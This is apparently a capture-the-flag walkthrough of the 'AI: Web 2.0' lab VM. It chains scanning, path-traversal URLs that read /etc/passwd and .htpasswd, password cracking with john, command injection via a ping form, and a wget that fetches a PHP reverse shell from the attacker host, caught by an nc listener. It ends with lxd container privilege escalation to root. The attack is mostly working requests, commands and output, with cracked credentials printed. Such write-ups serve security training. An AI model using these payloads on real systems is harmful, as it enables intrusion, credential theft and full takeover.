

# Alweb2

Rooted this vm, with a little assistance from [hackingarticles](#).

Here we use netdiscover to discover the ip of the vulnerable vm.

The ip of the vulnerable in this case was 192.168.234.143.

```
4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
-----
  IP             At MAC Address          Count      Len  MAC Vendor / H
-----
192.168.234.1    00:50:56:c0:00:08        1         60  VMware, Inc.
192.168.234.2    00:50:56:f5:13:23        1         60  VMware, Inc.
192.168.234.143  00:0c:29:5d:ab:f6        1         60  VMware, Inc.
192.168.234.254  00:50:56:f5:39:a9        1         60  VMware, Inc.
```

And then we'll use nmap to probe for open ports.

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 95:51:c1:2e:6f:d8:03:e5:3e:e3:ca:d2:fa:d7:d4:e1 (RSA)
|_   256 b9:8c:01:fd:12:f6:81:45:13:c3:80:23:26:74:39:4e (ECDSA)
|_   256 c1:6c:7e:ed:9d:7d:1b:b3:a9:cb:64:0f:04:d2:27:1a (ED25519)
80/tcp    open  http     Apache httpd
|_ http-server-header: Apache
|_ http-title: File Manager (Credit: Xuezhuli)
MAC Address: 00:0C:29:5D:AB:F6 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

Since theres an open http port, we'll use dirb to probe for files/directory which are available on this server.

```

---- Scanning URL: http://aiweb2/ ----
==> DIRECTORY: http://aiweb2/css/
+ http://aiweb2/index.php (CODE:200|SIZE:678)
+ http://aiweb2/server-status (CODE:403|SIZE:199)
==> DIRECTORY: http://aiweb2/srv/
+ http://aiweb2/webadmin (CODE:401|SIZE:381)

---- Entering directory: http://aiweb2/css/ ----
==> DIRECTORY: http://aiweb2/css/img/

---- Entering directory: http://aiweb2/srv/ ----
==> DIRECTORY: http://aiweb2/srv/uploads/

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```

This wfuzz result will be used as a reference for LFI later, we will get to that.

004108:	C=401	12 L	46 W	381 Ch	"webadmin/admin.php"
004109:	C=401	12 L	46 W	381 Ch	"webadmin/index.html"
004110:	C=401	12 L	46 W	381 Ch	"webadmin/index.php"
004112:	C=401	12 L	46 W	381 Ch	"webadmin/login.php"
004111:	C=401	12 L	46 W	381 Ch	"webadmin/login.html"

We will need to register to acces Filesharing service, amazingly theres no password that is needed.

Username:

OK Return

Once after being logged in, i am quite supriised that there isnt any way for me to uplod any file and i found out later that the file upload portion was being commented out in the html as well as the backend.

# testadmin

Filename	Download
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## Welcome to Xuezhuli FileSharing

Searching on google we are able to see that theres LFI exploit available for this webapp.

### Xuezhuli FileSharing - Directory Traversal - Exploit Database

<https://www.exploit-db.com> > exploits ▼

Jun 23, 2016 - Exploit Title: Xuezhuli FileSharing - Path Traversal Vulnerability # Date: 2016-06-23 # Exploit Author: HaHwul # Exploit Author Blog: ...

exploit1:

[http://aiweb2/download.php?file\\_name=../../../../../../../../../../../../etc/passwd](http://aiweb2/download.php?file_name=../../../../../../../../../../../../etc/passwd)

exploit2:

[http://aiweb2/viewing.php?file\\_name=../../../../../../../../../../../../etc/passwd](http://aiweb2/viewing.php?file_name=../../../../../../../../../../../../etc/passwd)

Tested the above LFI on burp and suprisingly we are able to read password file from the system.

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:./home/syslog:/usr/sbin/nologin
messagebus:x:103:107:./nonexistent:/usr/sbin/nologin
_apt:x:104:65534:./nonexistent:/usr/sbin/nologin
lxd:x:105:65534:./var/lib/lxd:/bin/false
uuidd:x:106:110:./run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:./var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1:./var/cache/pollinate:/bin/false
sshd:x:110:65534:./run/sshd:/usr/sbin/nologin
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
aiweb2:x:1000:1000:./home/aiweb2:/bin/bash
n0nR00tuser:x:1001:1001:./home/n0nR00tuser:/bin/bash

```

Here we are probing sshd\_config to see if we are able to read any authorized keys but sadly the sshd doesn't allow it.

```

PermitRootLogin prohibit-password
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2

```

Probing the apache2.conf file we are able to determine where exactly are the pages hosted on which will be useful when we are able to upload a shell php file later.

```
<Directory />
    Options FollowSymLinks
    AllowOverride None
    Require all denied
</Directory>

<Directory /usr/share>
    AllowOverride None
    Require all granted
</Directory>

<Directory /var/www/>
    Options FollowSymLinks
    AllowOverride All
    Require all granted
</Directory>
```

Sadly, we are not able to read access.log or error.log else, we can open up an avenue for code injection.

```
# ErrorLog: The location of the error log file.
# If you do not specify an ErrorLog directive within a <VirtualHost>
# container, error messages relating to that virtual host will be
# logged here.  If you *do* define an error logfile for a <VirtualHost>
# container, that host's errors will be logged there and not here.
#
ErrorLog ${APACHE_LOG_DIR}/error.log
```

Using lfi to probe sites-available/000-default.conf we saw that for webadmin it is protected with a password.



```
ServerAdmin webmaster@localhost
DocumentRoot /var/www/html
```

```
# Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
# error, crit, alert, emerg.
# It is also possible to configure the loglevel for particular
# modules, e.g.
#LogLevel info ssl:warn
```

```
ErrorLog ${APACHE_LOG_DIR}/error.log
CustomLog ${APACHE_LOG_DIR}/access.log combined
```

```
# For most configuration files from conf-available/, which are
# enabled or disabled at a global level, it is possible to
# include a line for only one particular virtual host. For example the
# following line enables the CGI configuration for this host only
# after it has been globally disabled with "a2disconf".
#Include conf-available/serve-cgi-bin.conf
```

```
<Directory "/var/www/html/webadmin">
    AuthType Basic
    AuthName "Restricted Content"
    AuthUserFile /etc/apache2/.htpasswd
    Require valid-user
</Directory>
```

IF files upload wasnt commented out on the Xuezhuli filesharing service, our lives would be much more easier.

This is the backend php code.

```
/*      if(isset($_POST["MAX_FILE_SIZE"])){
        // Get the filename and make sure it is valid
        $filename = basename($_FILES['uploadedfile']['name']);

        // Get the username and make sure it is valid
        if( !preg_match('/^[\\w\\-]+$/', $username) ){
            $err = "**Invalid username";
        }

        //Upload the file to the user directory.
        $full_path = sprintf(dirname(__FILE__)."/srv/uploads/%s/%s", $username, $filename);
        if( !move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $full_path) ){
            $err = "**Upload error.";
        }
    } */
```

This is the frontend html code. Even if the front end is commented out it is no use because backend couldn't process the uploaded file.

```

<!-- <div class="upload">
    <form enctype="multipart/form-data" action="<?php echo htmlentities($_SERVER['PHP_SELF']); ?>" method="POST">
        <input type="hidden" name="MAX_FILE_SIZE" value="1000000000" />
        <label for="uploadfile_input">Choose a file to upload:&nbsp;&nbsp;&nbsp;</label><input name="uploadedfile" type="file"
id="uploadfile_input"/>
        <button type="submit" class = "button">Upload File</button>
        <span class="error"><?php echo htmlentities($err)?></span>
    </form>
</div>
-->

```

Sent a burp request to view .htpasswd which was used for webadmin.

```

GET
//viewing.php?file_name=../../../../../../../../../../../../../../../../etc/apache2/.htpasswd
HTTP/1.1
Host: aiweb2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=7cgrorjiano2gsjebfulb6rvkk
Connection: close
Upgrade-Insecure-Requests: 1

```

Amazingly, we got a hash which we will use for john later.

```

HTTP/1.1 200 OK
Date: Wed, 18 Sep 2019 08:52:32 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 51
Connection: close
Content-Type: text/plain; charset=UTF-8

```

aiweb2admin:\$apr1\$VXqmVvDD\$otU1gx4nwCgsA0A7Wi.aU/

Takes less that 30seconds to crack the hash.


```

root@kali:/var/www/html# john --wordlist=/root/pwn/rockyou.txt /root/pwn/aiweb2/hashe.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ [MD5 128/128 AVX 4x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
c.ronaldo      (aiweb2admin)
lg 0:00:00:00 DONE (2019-09-18 05:13) 16.66g/s 102400p/s 102400c/s 102400C/s playa..honeybear
Use the "--show" option to display all of the cracked passwords reliably
Session completed


```

Went to webadmin/index.php and this means that we need to read the contents of the robots

file.




Robots.txt shows 2 directories.



```
User-agent: *  
Disallow:  
Disallow: /H05Tpin9555/  
Disallow: /S0mextras/
```

Before gaining a foothold, this information wasn't of any use but it will be crucial for privilege escalation later.



## Find juicy information in this dir!!!

Seems like a web shell but we are only able to ping, found out that you could do a remote command execution by using a pipe which will be displayed later.

Ping IP address:

This is the start of the RCE, notice how we use the pipe( | ) after the ip address.



```
POST /webadmin//H05Tpin9555/ HTTP/1.1
Host: aiweb2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://aiweb2/webadmin//H05Tpin9555/
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Cookie: PHPSESSID=7cgrorjiano2gsjebfulb6rvkk
Authorization: Basic YWl3ZWlyYWRTaW46Yy5yb25hbGRv
Connection: close
Upgrade-Insecure-Requests: 1

ip=192.168.2.1|id&Submit=Submit
```

Remote command execution confirmed ! Right now the objective will be to upload a shell.

```
HTTP/1.1 200 OK
Date: Thu, 19 Sep 2019 01:48:53 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Vary: Accept-Encoding
Content-Length: 1142
Connection: close
Content-Type: text/html; charset=UTF-8

<div id='wrap'><pre>uid=33(www-data) gid=33(www-data) groups=33(www-data)
</pre></div>
```

For reverse shell, we are using: <http://pentestmonkey.net/tools/web-shells/php-reverse-shell>  
Just needed to modify the portion for IP address and port

```
$VERSION = "1.0";
$ip = '192.168.234.152'; // CHANGE THIS
$port = 8888; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
```

For uploading a command shell, we used a combination of wget(Victim machine) and python's

## SimpleHTTPServer(attacking machine)

```
POST /webadmin//H05Tpin9555/ HTTP/1.1
Host: aiweb2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://aiweb2/webadmin//H05Tpin9555/
Content-Type: application/x-www-form-urlencoded
Content-Length: 155
Cookie: PHPSESSID=7cgrorjiano2gsjebfulb6rvkk
Authorization: Basic YWl3ZWlyYWRTaW46Yy5yb25hbGRv
Connection: close
Upgrade-Insecure-Requests: 1

ip=192.168.2.1|77%67%65%74%20%68%74%74%70%3a%2f%2f%31%39%32%2e%31%36%38%2e%32%33%34%2e%31%35%32%3a%38%30%30%30%2f%73%68%65%6c%6c%2e%70%68%70&Submit=Submit
```

Translated from url form to its command form.

```
wget http://192.168.234.152:8000/shell.php
```

Our python http server shows that it executed a get successfully.

```
root@kali:~/Downloads/php-reverse-shell-1.0# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.234.143 - - [18/Sep/2019 22:01:12] "GET /shell.php HTTP/1.1" 200 -
```

After uploading our shell, we need to verify that the upload was successful.

```
POST /webadmin//H05Tpin9555/ HTTP/1.1
Host: aiweb2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://aiweb2/webadmin//H05Tpin9555/
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Cookie: PHPSESSID=7cgrorjiano2gsjebfulb6rvkk
Authorization: Basic YWl3ZWlyYWRTaW46Yy5yb25hbGRv
Connection: close
Upgrade-Insecure-Requests: 1


ip=192.168.2.1|ls&Submit=Submit
```

Shell upload was successful and browsing the said page we are able to trigger a reverse shell.

```
HTTP/1.1 200 OK
Date: Thu, 19 Sep 2019 02:04:02 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Vary: Accept-Encoding
Content-Length: 1123
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
<div id='wrap'><pre>index.php
shell.php
style-main.css
</pre></div>
```

Page to trigger reverse shell:

A screenshot of a web browser's address bar. It shows an information icon on the left, followed by the URL "aiweb2/webadmin/shell.php". The browser's interface is light gray.

We gained our initial foothold, now it is time to escalate our privileges.

```
root@kali:~/Downloads/php-reverse-shell-1.0# nc -nlvp 8888
listening on [any] 8888 ...
connect to [192.168.234.152] from (UNKNOWN) [192.168.234.143] 43546
Linux aiweb2host 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
02:19:51 up 2:00, 0 users, load average: 0.02, 0.01, 0.00
USER      TTY      FROM      LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

This is what i missed during earlier enumeration.

```
www-data@aiweb2host:/var/www/html/webadmin$ cat .htaccess
AuthType Basic
AuthName "You are in right direction. Please enter the password."
AuthUserFile /etc/apache2/.htpasswd
Require valid-user
```

There are 2 users, the only user here that will be helpful to escalate our privilege is n0nr00tuser.

```
www-data@aiweb2host:/home$ groups n0nr00tuser
n0nr00tuser : n0nr00tuser lxd
www-data@aiweb2host:/home$ groups aiweb2
aiweb2 : aiweb2
www-data@aiweb2host:/home$
```

This is why, the information earlier will be useful for our privilege escalation, in fact we gained password for n0nr00tuser.

```
www-data@aiweb2host:/var/www/html/webadmin/S0mextras$ cat .sshUserCred55512.txt
User: n0nr00tuser
Cred: zxowieoi4sdsadpECIDws1sf
www-data@aiweb2host:/var/www/html/webadmin/S0mextras$ cat index.html
<html>
<head>
  <title>AI Web 2.0</title>
</head>
<body>
  <h1 align='center'>Find juicy information in this dir!!!</h1>
</body>
</html>
```

```
User: n0nr00tuser
Cred: zxowieoi4sdsadpECIDws1sf
```

Logging on is successful, sudo -l and crontab -l doesn't show anything useful.

```

Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

System information as of Fri Sep 20 01:39:35 UTC 2019

System load:  0.0                       Processes:            172
Usage of /:   89.7% of 3.87GB           Users logged in:     0
Memory usage: 45%                       IP address for ens32: 192.168.234.143
Swap usage:   0%

=> / is using 89.7% of 3.87GB

* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
  https://ubuntu.com/livepatch

30 packages can be updated.
0 updates are security updates.

*** System restart required ***
Last login: Sun Sep  1 05:35:18 2019 from 192.168.187.1
n0nr00tuser@aiweb2host:~$

```

Lets see if we can do privilege escalation via lxc method, since theres a strong indication that lxd can be abused:

<https://reboare.github.io/lxd/lxd-escape.html>

```

n0nr00tuser@aiweb2host:~$ groups n0nr00tuser
n0nr00tuser : n0nr00tuser lxd
n0nr00tuser@aiweb2host:~$ find / -perm -4000 2> /dev/null|grep lxc
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
n0nr00tuser@aiweb2host:~$ find / -perm -4000 -ls 2> /dev/null|grep lxc
  7762    100 -rwsr-xr-x  1 root    root          100760 Nov 23  2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
n0nr00tuser@aiweb2host:~$

```

Here are the commands that was run, note that i experienced many obstacles on this phase as disk space will run out after downloading the said container image.

```

lxc init ubuntu:18.04 privesc -c security.privileged=true
lxc config device add privesc whatever disk source=/ path=/mnt/root recursive=true
lxc start privesc
lxc exec start bash
lxc exec privesc bash

```

Yayyy, we gained the root flag!



```
root@privesc:/mnt/root# cd root
root@privesc:/mnt/root/root# ls -l
total 4
-rw-r--r-- 1 root root 689 Aug 29 12:02 flag.txt
root@privesc:/mnt/root/root# cat flag.txt
#####
#                                     #
#           AI: WEB 2.0              #
#                                     #
#           Congratulation!!!         #
#                                     #
#           Hope you enjoyed this.    #
#                                     #
#   flag{7fe64512ecd4dba377b50627f307d1678b14132f} #
#                                     #
#           Please tweet on @arif_xpress #
#                                     #
#####
root@privesc:/mnt/root/root#
```